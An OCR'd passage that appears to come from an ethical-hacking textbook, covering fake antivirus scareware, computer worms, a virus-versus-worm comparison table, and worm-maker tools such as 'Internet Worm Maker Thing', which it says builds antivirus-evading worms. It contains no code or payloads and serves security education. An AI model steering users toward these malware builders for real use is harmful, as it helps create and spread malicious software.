
	Threat Name	Location	Description
✖	Trojan.MonsterX	C:\Windows\system32\M-...	This trojan sends spam email m...
✖	Trojan.Ransomcrypt.AP	C:\Application Data\testSta...	This trojan locks computer and ...
✖	Backdoor.Duuzer.B	C:\Windows\system32\us...	This backdoor is remotely contr...
!	Dialer.Xpehbam.biz_d	C:\Windows\system32\dln...	This dialer often searches for s...
!	Adware.LoveFreeGa...	C:\Windows\system32\Ab...	This adware displays advertise...
✖	Trojan:Win32/FakeSys...	C:\Users\ApplicationData\3...	This trojan is a family of progra...
!	Adware.MyPCRepair2...	C:\Windows\system32\pc...	My PC Repair 2018 is a progra...
!	JS.Gigger.A@mm	C:\Windows\system32\cat...	JS.Gigger.A@mm is a worm wr...
!	VBS.Lisa.A@mm	C:\Windows\system32\sy...	VBS.Lisa.A@mm is a mass-mai...
✖	Win32/FakeRean	C:\Windows\system32\AV...	Win32/FakeRean pretends to s...

Scanning:
Path: Scan finished. Cleanup required.
Infected: 10
Alert! Your system is infected!

Figure 7.57: Screenshot of Total Antivirus 2020

Some additional fake antivirus programs are as follows:

- Krestinaful
- Live Protection Suite
- antivirus-covid19[.]site
- Free Antivirus 2019



Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

- ***A Worm Replicates on its own***

  A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

- ***A Worm Spreads through the Infected Network***

  A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm


Worm Makers

Internet Worm Maker Thing

- **Internet Worm Maker Thing** is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software
- This tool **comes with a compiler** by which you can easily convert your batch virus into an executable to **evade antivirus** or for any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Internet Worm Maker Thing :- Version 4.00 :- Public Edition

INTERNET WORM MAKER THING V4

☑ Include [C] Notice

Output Path: C:\

DLL, EXE, ICO: C:\Windows\NOT Index: 1

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

